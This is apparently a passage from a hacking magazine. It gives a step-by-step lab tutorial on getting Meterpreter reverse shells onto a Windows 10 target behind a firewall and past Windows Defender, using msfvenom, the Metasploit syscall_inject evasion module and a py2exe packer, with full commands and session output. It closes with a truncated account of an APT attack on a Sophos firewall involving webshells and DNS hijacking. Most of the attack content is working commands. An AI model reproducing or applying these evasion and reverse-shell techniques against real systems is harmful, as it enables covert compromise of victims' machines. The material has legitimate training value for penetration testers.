Target has No AV running

This scenario is part Real World. Although you will not find generally any target in Real world with no Antivirus, you will still find most systems on the internet in this scenario. They will be placed behind a Firewall. So let's see how this scenario works. I have placed the target system behind a Pfsense Firewall. It's IP is now 10.10.10.9(internal IP)



Of course, the Windows Defender is still OFF.



First, let's try this with the `sce_1_` payload we generated in the first scenario. The payload is still hosted. I start the listener again.

```
(kali@kali) - [~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.36.228 - - [13/Jul/2022 04:14:20] "GET / HTTP/1.1" 200 -
192.168.36.228 - - [13/Jul/2022 04:14:33] "GET /sce_1_payload.exe HTTP/1.1" 200
-
```

```
msf6 exploit(multi/handler) > [*] 192.168.36.228 - Meterpreter session 1 closed.
Reason: Died
```

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.36.189:4455
```

Name	Date modified	Type	Size
▼ Today (1)			
 sce_1_payload	7/13/2022 1:44 PM	Application	7 KB

When I execute the payload, nothing happens this time however.

```
[*] Shutting down Meterpreter...
```

```
[*] 10.10.10.9 - Meterpreter session 2 closed. Reason: User exit
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.36.189:4455
```

This is because the payload is trying to connect to the listener on port 4455 which is being blocked by the firewall. Normally Firewalls only allow traffic through HTTP and HTTPS. These protocols use ports 80 and 443 respectively. All other ports are almost blocked. How do we solve this problem? By generating the meterpreter payload using msfvenom once again but this time, we will connect to the listener on ports that have a probability of being open on the Firewall(80 or 443).

```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.36.189 lport=443 -f exe > /home/kali/UMCS_1/sce_2_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

```
(kali㉿kali)-[~/Desktop]
$
```

To be able to download the malicious payload we need to visit the python HTTP server on the Attacker system. If we run this python HTTP server on port 8000, we can't access it as this port is blocked on firewall. So I run the HTTP server on port 80 as shown below.

```
(kali㉿kali)-[~/UMCS_1]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

The payload is ready and hosted. All I need is a listener. the Metasploit listener this time should listen on port 443. So you need to have SUDO privileges with msfconsole to do this.

```
(kali㉿kali)-[~]
$ sudo msfconsole
[sudo] password for kali:
```

State-sponsored hackers belonging to North Korea are using Maui ransomware to target healthcare services in USA.

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:443

```

Let's see if we can access the URL hosting payload from target system. We can.

The screenshot shows a web browser window with the address bar set to `192.168.36.189/`. The page displays a directory listing for `/` with the following content:

- [sce 1 payload.exe](#)
- [sce 2 payload.exe](#)

A Windows File Explorer window is open, showing the 'Downloads' folder. The address bar indicates the path: `This PC > Local Disk (C:) > Users > user1 > Downloads`. The file list shows two items:

Name	Date modified	Type	Size
sce_2_payload	7/13/2022 2:27 PM	Application	7 KB
sce_1_payload	7/13/2022 1:44 PM	Application	7 KB

The taskbar at the bottom shows the system clock as 2:28 PM on 7/13/2022.

Let's download the payload and execute it. On execution, this time we got a successful meterpreter session.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:443
[*] Sending stage (200262 bytes) to 192.168.36.154
[*] Meterpreter session 1 opened (192.168.36.189:443 -> 192.168.36.154:60016) at
2022-07-13 04:58:34 -0400

meterpreter > sysinfo
Computer      : DESKTOP-JQ61TD1
OS            : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: DESKTOP-JQ61TD1\user1
meterpreter > █
```

SCENARIO - 3

Attacker System & Target system on different networks.

Target is behind Firewall

Anti Virus running on Target.

This is a purely Real World Scenario with target system connected to the internet through a Firewall and running an Antivirus. Let's move to practical. In our [November 2021 Issue](#), our readers have learnt about a recent evasion module of Metasploit that seems to be working in bypassing the latest versions of Windows Defender. We are going to use that in this scenario.

TrickBot Gang has been observed to be orchestrating at least six phishing campaigns targeting Ukraine. The campaigns are delivering malicious payloads that included IcedID, CobaltStrike, AnchorMail and Meterpreter.


```
msf6 > use evasion/windows/syscall_inject
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 evasion(windows/syscall_inject) > show options
```

Module options (evasion/windows/syscall_inject):

Name	Current Setting	Required	Description
CIPHER	chacha	yes	Shellcode encryption type (Accepted: chacha, rc4)
FILENAME	lytq.exe	yes	Filename for the evasive file (default: random)
SLEEP	20000	no	Sleep time in milliseconds before executing shellcode

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
msf6 evasion(windows/syscall_inject) > set filename sce_3_payload.exe
filename => sce_3_payload.exe
msf6 evasion(windows/syscall_inject) > set cipher chacha
cipher => chacha
msf6 evasion(windows/syscall_inject) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 evasion(windows/syscall_inject) > set lport 443
lport => 443
msf6 evasion(windows/syscall_inject) > run
```

```
[+] sce_3_payload.exe stored at /root/.msf4/local/sce_3_payload.exe
msf6 evasion(windows/syscall_inject) > █
```

The payload is ready. Let's host it and start the listener.


```
(kali@kali) - [~/UMCS_1]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
█
```



```
[+] sce_3_payload.exe stored at /root/.msf4/local/sce_3_payload.exe
msf6 evasion(windows/syscall_inject) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:443
```

Now, let's turn ON Windows Defender on the target.



Once the payload is executed, we get a successful meterpreter session as shown below.

```
msf6 exploit(multi/handler) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:443
[*] Sending stage (200774 bytes) to 192.168.36.154
[*] Meterpreter session 1 opened (192.168.36.189:443 -> 192.168.36.154:46384) at
2022-07-18 06:52:01 -0400

meterpreter > sysinfo
Computer          : DESKTOP-JQ61TD1
OS                : Windows 10 (10.0 Build 18362).
Architecture     : x64
System Language  : en_US
Domain           : WORKGROUP
Logged On Users  : 2
Meterpreter      : x64/windows
meterpreter > getuid
Server username: DESKTOP-JQ61TD1\user1
meterpreter >
```

Let's use another AV evasion method. In our previous Issue, ([APRIL 2022 ISSUE](#)), readers have seen another method in Bypassing Antivirus section that successfully evaded Anti – Malware. Using that method, let's generate a payload as shown below.

[illegible]

Kaspersky has detected a new malicious hacking campaign that is hiding its shellcode in Windows Event logs.


```
y2exe-main\dist\CyberY.exe
The following modules appear to be missing
['Carbon', 'Carbon.Files', '_scproxy', '_sysconfigdata', 'resource', 'win32pipe',
, 'winreg']
```

*** binary dependencies ***

Your executable(s) also depend on these dlls which are not included, you may or may not need to distribute them.

Make sure you have the license if you distribute any of them, and make sure you don't distribute files belonging to the operating system.

```
OLEAUT32.dll - C:\WINDOWS\system32\OLEAUT32.dll
USER32.dll - C:\WINDOWS\system32\USER32.dll
IMM32.dll - C:\WINDOWS\system32\IMM32.dll
SHELL32.dll - C:\WINDOWS\system32\SHELL32.dll
ole32.dll - C:\WINDOWS\system32\ole32.dll
COMDLG32.dll - C:\WINDOWS\system32\COMDLG32.dll
COMCTL32.dll - C:\WINDOWS\system32\COMCTL32.dll
ADVAPI32.dll - C:\WINDOWS\system32\ADVAPI32.dll
WS2_32.dll - C:\WINDOWS\system32\WS2_32.dll
GDI32.dll - C:\WINDOWS\system32\GDI32.dll
KERNEL32.dll - C:\WINDOWS\system32\KERNEL32.dll
```

```
C:\Users\nspadm\Downloads\Antivirus-Evasion-Py2exe-main>
```

```
(kali㉿kali)-[~/UMCS_1]
└─$ ls
CyberY.exe  sce_1_payload.exe  sce_2_payload.exe  sce_3_payload.exe
```

```
(kali㉿kali)-[~/UMCS_1]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

The payload is ready. Let's start the listener for this payload and host it.

```
msf6 > use exploit/multi/handler
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:443
```

There is a new Bluetooth attack then can let cybercriminals unlock and operate cars remotely very easily.

Directory listing for /

192.168.36.189/

Directory listing for /

- [CyberY.exe](#)
- [sce_1_payload.exe](#)
- [sce_2_payload.exe](#)
- [sce_3_payload.exe](#)

Downloads


Share View

<< Users > user1 > Downloads

Search Downloads

Name	Date modified	Type
▼ Today (2)		
CyberY	7/18/2022 8:23 PM	Application
sce_3_payload	7/18/2022 4:19 PM	Application
▼ Last week (2)		
sce_2_payload	7/13/2022 2:27 PM	Application
sce_1_payload	7/13/2022 1:44 PM	Application

I just make sure that the Windows Defender is turned ON and execute the payload.



Once again when I execute the payload (CyBery.exe). we get a successful meterpreter session on the target system.

```
msf6 > use exploit/multi/handler
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:443
[*] Sending stage (40164 bytes) to 192.168.36.154
[*] Meterpreter session 1 opened (192.168.36.189:443 -> 192.168.36.154:12875) at 2022-07-18 10:55:04 -0400

meterpreter > sysinfo
Computer      : DESKTOP-JQ61TD1
OS           : Windows 10 (Build 18362)
Architecture : x64
System Language : en_US
Meterpreter   : python/windows
meterpreter > getuid
Server username: DESKTOP-JQ61TD1\user1
meterpreter > 
```

That's all for this Issue. Let's try the same UHS with Non-Metasploit payload in our next Issue.

How A Chinese APT Exploited A Zero-Day Vulnerability In Sophos Firewall To Hack Into A Network.

HACKSTORY

Sophos Firewalls are hardware devices used by multiple organizations around the world. When one organization that was a frequent target of APTs around the world complained about anomalous activity emanating from its Firewall, Volexity, the big Game malware hunters began forensic investigation into this by collecting live sample of the firewall memory. This is a story of how the researchers investigated and detected the hack.

Initial Access

Volexity came to the conclusion that the Firewall has been hacked after it saw suspicious traffic starting from the Firewall that was moving towards important systems of the customer's target network. As the user portal component (used for external login) was the only end point of the company's network that was exposed to the internet (we saw one such scenario in our [July 2020](#) Issue) they thought it was likely responsible for the breach.

On observing web logs of the firewall, the researchers saw suspicious access aimed at the login.jsp file. Login.jsp file is a valid file on the Sophos Firewall. All the requests coming to login.jsp file had HTTP code 200 which meant the request was successful. This initially looked like a brute force attack.

On further analysis, they found that the login.jsp file has not been modified at all. If this file had not been modified and a brute force attack was ruled out, then how did hackers gain access to the firewall. To find out this, researchers at Volexity set up a packet capture on the firewall as a plan to intercept inbound web requests. They soon found out that all the suspicious requests made to the user portal component of the firewall had an adjacent basic strings(hackers some times use Base64 strings to hide their activity. We have seen this in our [April 2022](#) Issue).

Volexity searched for files on the disk containing these strings and eventually found the file that was backdoored. The file was "session checkfilter.class". This file is a legitimate component of the Firewall and its purpose is to call another legitimate file "session checkhelper". The "sessioncheckhelper" file checks if a user has a valid session (i.e if a user is logged in or not. If not logged in it will ask them to login).

Modifying the files in Firewall is not that easy as it requires compiling of the file again. Volexity is of the assumption that hackers downloaded the class file, added malicious logic, then recompiled it again and uploaded to the target. They then timestamped this file with the same attributes of the other files located there. This was a zero day exploit.

So instead of modifying the web UI of the firewall, they added a webshell in such a way that it can be accessed when any request is made to the user portal of the target firewall. This made it look like a brute force attack initially. After researching requests made by hackers to this webshell, they found out they were using publicly available BEHINDER framework. Earlier a Chinese APT used the same framework in another hacking attack.

Maintaining Access

After gaining access to the firewall, the hackers took measures to continue maintaining access on

the firewall. First, they created VPN user accounts and their associated certificate pairs on the firewall.

Second, the hackers wrote a new file on the disk named "pre-install.sh" and executed it. This file runs a malicious command to download a binary, execute the downloaded binary and then delete it from the firewall disk. Obviously, researchers did not find the downloaded binary on the firewall's disk.

Lateral Movement

After successfully gaining and installing a backdoor on the target, attackers started Man In The Middle (MITM) attack on the target (Firewall). They modified DNS responses to target a website that had content belonging to the organization. By doing this, attackers captured cookies using session Hijacking and using these Session IDS they gained access to the WordPress admin panel without requiring any credentials.

They then accessed a page from where they can install plugins, searched for the file manager plugin and installed it. This plugin enables users to perform file management tasks like uploading, downloading, editing and deleting a file.

Using file manager plugin, attackers uploaded a webshell that looked like the variation of the popular Weeveily webshell. This webshell appeared to be a very simple shell, with functions of reading file input, Base64 decoding it, decompressing it and then running eval() on the resulting PHP statement.

This definitely cannot be the webshell the attackers want. On further observation, Volexity found that they uploaded another webshell. This webshell is also very popular, has many names including "ICE scorpion". They changed the name of the second webshell (ICE Scorpion) to that of another PHP file existing in the same directory.

Privilege Escalation

